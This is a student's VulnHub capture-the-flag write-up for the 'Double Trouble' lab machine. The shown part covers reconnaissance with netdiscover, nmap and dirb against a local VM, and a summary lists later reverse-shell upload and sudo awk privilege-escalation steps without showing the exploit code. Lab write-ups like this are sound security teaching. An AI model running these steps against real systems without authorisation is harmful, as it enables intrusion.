VULNHUB CHALLENGE: DOUBLE TROUBLE

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary


Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using netdiscover
2. Identify the open ports and services using nmap
3. Find hidden image via dirb
4. Decrypt image using stegcracker
5. Use details to login and discover upload exploit on profile page
6. Download and upload reverse shell via below exploit:
7. Spawn TTY shell
8. Discover /usr/bin/awk being run with root permissions
9. Run sudo exploit to obtain root privileges
10. Locate 2nd VM to obtain next flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24




```
 Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:38:f3:31      1      60  PCS Systemtechnik GmbH
 192.168.56.108  08:00:27:b1:c9:a3      1      60  PCS Systemtechnik GmbH

zsh: suspended  netdiscover -i eth1 -r 192.168.56.0/24

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 netdiscover to find target IP address


After obtaining the target's IP of 192.168.56.108 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS -open 100 192.168.56.108 -oX /home/kali/Desktop/quickscan.xml
Command: nmap -Pn -sS -A -open 1000 192.168.56.108 -oX /home/kali/Desktop/longscan.xml
Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html
Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html




```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS -open 100 192.168.56.108 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 01:06 EDT
Nmap scan report for 192.168.56.108
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:B1:C9:A3 (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 14.06 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan of target



```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS -A -open 1000 192.168.56.108 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 01:07 EDT
Nmap scan report for 192.168.56.108
Host is up (0.00038s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:B1:C9:A3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.56.108

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 31.45 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan of target



192.168.56.108

Address

- 192.168.56.108 (ipv4)
- 08:00:27:B1:C9:A3 - Oracle VirtualBox virtual NIC (mac)

Ports

The 998 ports scanned but not shown below are in state: **closed**

- 998 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
	ssh-hostkey	2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA) 256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA) 256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)					
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
	http-title	qdPM | Login					
	http-server-header	Apache/2.4.38 (Debian)					

Remote Operating System Detection


- Used port: **22/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **38380/udp** (**closed**)
- OS match: **Linux 4.15 - 5.6** (**100%**)

Figure 4 long nmap scan output

Enumeration and Exploring Attack Vectors

First, I used dirb to find any interesting directories or files.

Command: dirb http://192.168.56.108 -N -r



```
┌──(root💀kali)-[~]
└─# dirb http://192.168.56.108 -N 403 -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct 18 01:11:17 2022
URL_BASE: http://192.168.56.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code → 403
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.108/ ----
==> DIRECTORY: http://192.168.56.108/backups/
==> DIRECTORY: http://192.168.56.108/batch/
==> DIRECTORY: http://192.168.56.108/core/
==> DIRECTORY: http://192.168.56.108/css/
+ http://192.168.56.108/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://192.168.56.108/images/
+ http://192.168.56.108/index.php (CODE:200|SIZE:5814)
==> DIRECTORY: http://192.168.56.108/install/
==> DIRECTORY: http://192.168.56.108/js/
+ http://192.168.56.108/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.56.108/secret/
==> DIRECTORY: http://192.168.56.108/sf/
==> DIRECTORY: http://192.168.56.108/template/
==> DIRECTORY: http://192.168.56.108/uploads/

-----------------
END_TIME: Tue Oct 18 01:11:19 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 5 dirb to find directories

The IP in the browser shows a login screen, so I’ll need to keep exploring to find some login details.





Figure 6 login page

dirb showed a folder named ‘install’ which showed a page to configure a database. I found a tutorial where someone was able to create and configure their own sql database with privileges which allowed them to gain a username and password via this install page, however I wanted to explore more ways of gaining access to the target.



qdPM 9.1 Installation

Checking environment...

Environment checked. No errors found. You can install qdPM.

Figure 7qdPM 9.1 database install page

Another folder was named secret and in there I found an image. The sourcecode provided no useful information however I decided to search for a steganography tool to see if the image was hiding any information within.


